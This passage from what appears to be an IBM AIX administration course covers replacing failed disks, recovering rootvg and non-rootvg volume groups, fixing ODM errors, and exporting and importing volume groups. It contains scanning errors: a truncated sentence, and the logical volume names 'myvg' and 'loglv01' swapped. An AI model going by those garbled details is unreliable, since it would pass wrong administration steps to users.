# rmdev  -l  hdiskY  -d
```

6. Add new disk to volume group:


```
# extendvg vg_name hdiskZ
```

7. Re-create all LVs and file systems on new disk:

```
# mklv -y  lv_xx                    # smit  crfs
```

8. Restore file systems from backup:

```
# restore  -rvqf  /dev/rmt0
```



```
# lspv hdiskY
...
PV STATE: removed

# lspv hdiskY
...
PV STATE: missing
```

Figure 6-6. Procedure 3: Total Disk Failure AU1610.0

Notes:

Procedure 3 applies to a disk replacement where a disk **could not be accessed** but the volume group is intact. The failing disk is either in a state (not device state) of **missing** (normal varyonvg worked) or removed (forced varyonvg was necessary to bring the volume group online).


If the failing disk is in an **active** state (this is **not** a device state), this procedure will not work. In this case you have to force a new vary on by rebooting the system. The reboot is necessary because you cannot vary off a volume group with open logical volumes. Because the failing disk is **active** there is no way to unmount file systems.

If the failing disk is in a **missing** or **removed** state, start the procedure:

1. Identify all logical volumes and file systems on the failing disk. Use commands like **lspv**, **lslv** or **lsfs** to provide this information. These commands will work on a failing disk.
2. If you have **mounted** file systems on a logical volume on the failing disk, you must unmount them. Use the **umount** command.

3. Remove all file systems from the failing disk, using **smit rmfs** or the **rmfs** command. If you remove a file system, the corresponding logical volume and stanza in /**etc**/**filesystems** is removed as well.
4. Remove the remaining logical volumes (those not associated with a file system) from the failing disk using **smit rmlv** or the **rmlv** command.
5. Remove the disk from the volume group, using the smit fastpath **smit reducevg** or the **reducevg** command.
6. Remove the disk from the ODM (**rmdev**) and from the system.
7. Add the new disk to the system and extend your volume group. Use **smit extendvg** or the **extendvg** command.
8. Re-create all logical volumes and file systems that have been removed due to the disk failure. Use **smit mklv**, **smit crfs** or the commands directly.
9. Due to the total disk failure, you lost all data on the disk. This data has to be restored, either by the **restore** command or any other tool you use to restore data (for example, TSM).

Procedure 4: Total rootvg Failure



1. Replace bad disk
2. Boot in maintenance mode
3. Restore from a **mksysb** tape
4. Import each volume group into the new ODM (importvg) if needed.

Figure 6-7. Procedure 4: Total rootvg Failure AU1610.0

Notes:

Procedure 4 applies to a total **rootvg** failure.

This situation might come up when your **rootvg** consists of one disk that fails. Or your **rootvg** is installed on two disks and the disk fails that contains **operating system** logical volumes (for example, /**dev**/**hd4**).

1. Replace the bad disk and boot your system in **maintenance mode**.
2. Restore your system from a **mksysb** tape.

Remember that if any rootvg file systems were not mounted when the mksysb was made, those file systems are not included on the backup image. You will need to create and restore those as a separate step.

If your **mksysb** tape does not contain user volume group definitions (for example, you created a volume group after saving your **rootvg**), you have to import the user volume group after restoring the **mksysb**. For example:

```
# importvg -y datavg hdisk9
```

Only one disk from the volume group (in our example **hdisk9**), needs to be selected.

Export and import of volume groups is discussed in more detail in the next topic.

Procedure 5: Total non-rootvg Failure

1. Export the volume group from the system:
   # exportvg *vg_name*

2. Check /etc/filesystems.

3. Remove bad disk from ODM and the system:
   # rmdev -l *hdiskX* -d

4. Connect new disk

5. If volume group backup available (savevg):
   # restvg -f /dev/rmt0 *hdiskY*

6. If **no** volume group backup available: Recreate ...
   - volume group (mkvg)
   - logical volumes and filesystems (mklv, crfs).

   Restore data from a backup:
   # restore -rqvf /dev/rmt0




Figure 6-8. Procedure 5: Total non-rootvg Failure AU1610.0

Notes:

Procedure 5 applies to a total failure of a non-rootvg volume group. This situation might come up if your volume group consists of only one disk that fails. Before starting this procedure make sure this is not just a temporary disk failure (for example, a power failure).

1. To fix this problem, export the volume group from the system. Use the command **exportvg** as shown. During the export of the volume group all ODM objects that are related to the volume group will be deleted.

2. Check your /**etc**/**filesystems**. There should be no references to logical volumes or file systems from the exported volume group.

3. Remove the bad disk from the ODM (Use **rmdev** as shown). Shut down your system and remove the physical disk from the system.

4. Connect the new drive and boot the system. The **cfgmgr** will configure the new disk.

5. If you have a **volume group backup** available (created by the **savevg** command), you can restore the complete volume group with the **restvg** command (or the smit fastpath **smit restvg**). All logical volumes and file systems are recovered.

If you have more than one disk that should be used during **restvg** you must specify these disks:

# restvg -f /dev/rmt0 *hdiskY hdiskZ*


We will talk more about **savevg** and **restvg** in a future chapter.

6. If you have **no** volume group backup available, you have to re-create everything that was part of the volume group.

   Re-create the volume group (**mkvg or smit mkvg**), all logical volumes (**mklv or smit mklv**) and all file systems (**crfs or smit crfs**).

   Finally, restore the lost data from backups, for example with the **restore** command or any other tool you use to restore data in your environment.

Frequent Disk Replacement Errors (1 of 4)



rootvg - Migration

Boot problems after migration:

- Firmware LED codes cycle

Fix:

- Check bootlist (bootlist)
- Re-create boot logical volume (bosboot)


Figure 6-9. Frequent Disk Replacement Errors (1 of 4) AU1610.0

Notes:

A common problem seen after a migration of the **rootvg** is that the machine will not boot. On a microchannel system you get alternating LED codes **223-229**, on a PCI system the LED codes cycle. This loop indicates that the firmware is not able to find a bootstrap code to boot from.

This problem is usually easy to fix. Boot in **maintenance mode** and check your boot list (use the **bootlist** command). If the boot list is correct, update the **boot logical volume** (use the **bosboot** command).

Frequent Disk Replacement Errors (2 of 4)



hdisk5 is removed from ODM and from the system, but not from the volume group:

```
# rmdev  -l  hdisk5  -d
```

Figure 6-10. Frequent Disk Replacement Errors (2 of 4) AU1610.0

Notes:

Note: Throughout this discussion the physical volume ID is abbreviated in the visuals for simplicity. The physical volume id is actually 32 characters.

Another frequent error comes up when administrators remove a disk from the ODM (by executing **rmdev**) and physically remove the disk from the system, but do not remove entries from the volume group descriptor area.

Before discussing the fix for this problem, remember that the **VGDA** stores information about all physical volumes of the volume group. Each disk has at least one **VGDA**.

Disk information is also stored in the ODM, for example, the physical volume identifiers are stored in the ODM class **CuAt**.

What happens if a disk is removed from the ODM but not from the volume group?

Frequent Disk Replacement Errors (3 of 4)




Figure 6-11. Frequent Disk Replacement Errors (3 of 4) AU1610.0

Notes:

After removing the disk from the ODM you still have a reference in the **VGDA** to the removed disk. In early AIX versions the fix for this problem was difficult. You had to add ODM objects that described the attributes of the removed disk.


Fix this problem by executing the **reducevg** command. Instead of passing the disk name you pass the **physical volume ID** of the removed disk.

Execute the **lspv** command to identify the **missing disk**. Write down the **physical volume ID** of the missing disk and compare this id with the contents of the **VGDA**. Use the following command to query the **VGDA** on a disk:

# lqueryvg -p hdisk4 -At (Use any disk from the volume group)

If you are sure that you found the missing pvid, pass this pvid to the reducevg command.

Frequent Disk Replacement Errors (4 of 4)



ODM failure !

```
# lsvg  datavg
unable to find device id ...734... in device
configuration database
```

Analyze failure !

1. Typo in command ?
2. Analyze the id of the device: Which PV or LV causes problems ?

ODM problem in rootvg?

No

Export and Import Volume Group

Yes

rvgrecover

Figure 6-12. Frequent Disk Replacement Errors (4 of 4) AU1610.0

Notes:

After an incorrect disk replacement you might detect ODM failures. A typical error message is shown:

unable to find device id 00837734 in device configuration database

In this case a device could not be found in the ODM. Before starting any fixes check the command you typed in. Maybe it just contains a typo.

Analyze the failure. Find out what device corresponds to the ID that is shown in the error message.

If you are not sure what caused the problem, remember the two ways you learned already to fix an ODM problem.

- **If the ODM problem is related to the rootvg**, execute the **rvgrecover** procedure. If the ODM problem is **not** related to the **rootvg**, export the volume group and import it again.

  Export and import will be explained in more detail in the next topic.

Activity: Migrating rootvg




Figure 6-13. Activity: Migrating rootvg AU1610.0

Notes:

In the following activity, a migration of the **rootvg** will be simulated. Because a complete migration will take too much time, we will migrate only a few (but the most important) logical volumes.

At the end of the activity, you should be able to:

- Migrate the rootvg from one disk to another
- Organize disk migrations under different circumstances

This activity consists of two parts. In the first part you have to migrate two logical volumes (**hd5, hd3**) to another disk. In the second part you use mirroring to migrate the logical volumes. This allows you to learn and review different kinds of disk techniques.

Only one person per machine can execute these commands.

Part 1: Migrate Logical Volumes Using migratepv

__ 1. Execute **lspv** and check that both disks of your system are contained in the **rootvg**. If not, run: **extendvg rootvg hdiskX**.

__ 2. Execute **lspv -l hdiskX** and write down the location of the following logical volumes:

hd5 resides on disk:
hd3 resides on disk:

__ 3. On your system, find the procedure **/home/workshop/ex6_migrate**, which is not complete. Edit the procedure, read the comments (a comment begins with a #) and complete the procedure as described in the comments in the file.

__ 4. Execute the procedure **/home/workshop/ex6_migrate** in the following way:

```
# /home/workshop/ex6_migrate >migrate.log 2 >&1
```

The procedure takes about 10 minutes to run. Browse through the file migrate.log and answer the following questions:

- How long did the complete migration process take?

  Execution time:

- What recommendation did you get during the migration of **hd5**?

  ____

  ____

__ 5. Execute **lspv -l** and check that the logical volumes have been migrated.

Part 2: Migrate Logical Volumes Using Mirroring

__ 1. On your system, find a procedure **/home/workshop/ex6_mirror_migrate**, which is not complete. Edit the procedure, read the comments and complete the procedure as described in the comments in the file.

__ 2. Execute the procedure **/home/workshop/ex6_mirror_migrate** in the following way:

```
# /home/workshop/ex6_mirror_migrate > mirror.log 2 > &1
```

Browse through the file mirror.log. How long did it take to migrate the three logical volumes using **mirroring**?

Execution time (mirroring):


__ 3. Execute **lspv -l** and check that the logical volumes have been migrated.

__ 4. Which migration was faster, the one using **migratepv** or the one using **mirroring**?

____

6.2 Export and Import

Exporting a Volume Group



To export a volume group:

1. Unmount all filesystems:
   ```
   # umount  /dev/lv10
   # umount  /dev/lv11
   ```
2. Vary off the volume group:
   ```
   # varyoffvg  myvg
   ```
3. Export volume group:
   ```
   # exportvg  myvg
   ```

The complete volume group is removed from the ODM.

Figure 6-14. Exporting a Volume Group AU1610.0

Notes:

As you learned already, **exportvg** and **importvg** can be used to fix ODM problems. Additionally, these commands provide a way to transfer data between different AIX systems. This page provides an example of how to export a volume group:


On a system named **moon** a disk **hdisk9** is connected. This disk belongs to a volume group **myvg**. This volume group needs to be transferred to another system. Execute the following steps to export this volume group:

1. **Unmount** all file systems from the volume group. As you see we have two logical volumes **lv10** and **lv11** in **myvg**. Another logical volume **myvg** exists in the volume group. This logical volume is the JFS log device for the file systems in **loglv01**, which is closed when all file systems are unmounted.
2. When all logical volumes are closed, we vary off the volume group. Execute the **varyoffvg** command as shown.

3. Finally export the volume group, using the **exportvg** command. After this point the complete volume group (including all file systems and logical volumes) is removed from the ODM.

After exporting the volume group you can transfer the disk to another system.

Importing a Volume Group



To import a volume group:

1. Configure the disk(s)

2. Import the volume group:
   ```
   # importvg -y myvg hdisk3
   ```

3. Mount the file systems:
   ```
   # mount /dev/lv10
   # mount /dev/lv11
   ```

The complete volume group is added to the ODM.

Figure 6-15. Importing a Volume Group AU1610.0

Notes:

To import a volume group into a system, for example into a system named **mars**, execute the following steps.

1. Connect all disks (in our example we have only one disk) and reboot the system so that **cfgmgr** will configure the added disks.

2. Notice that you only have to specify one disk (using either hdisk# or PVID) during.......). If you do not specify the option **-y** the command will generate a new volume group name.

   Notice that you only have to specify **one** disk during the **importvg**. Because all disks contain the same **VGDA** information, the system can determine this information by querying any **VGDA** from any disk in the VG.


   The command **importvg** generates completely new ODM entries.

3. In AIX 4.3 and subsequent releases of the operating system the volume group is automatically varied on. If you are using another AIX version, you have to check whether the volume group is varied on after the **importvg**.

If the volume group is **not automatically** varied on, execute the **varyonvg** command to vary on the volume group.

4. Finally mount the file systems.

importvg and Existing Logical Volumes



```
# importvg -y myvg hdisk3
importvg: changing LV name lv10 to lv23
importvg: changing LV name lv11 to lv24
```

importvg can also accept the PVID in place of the hdisk name

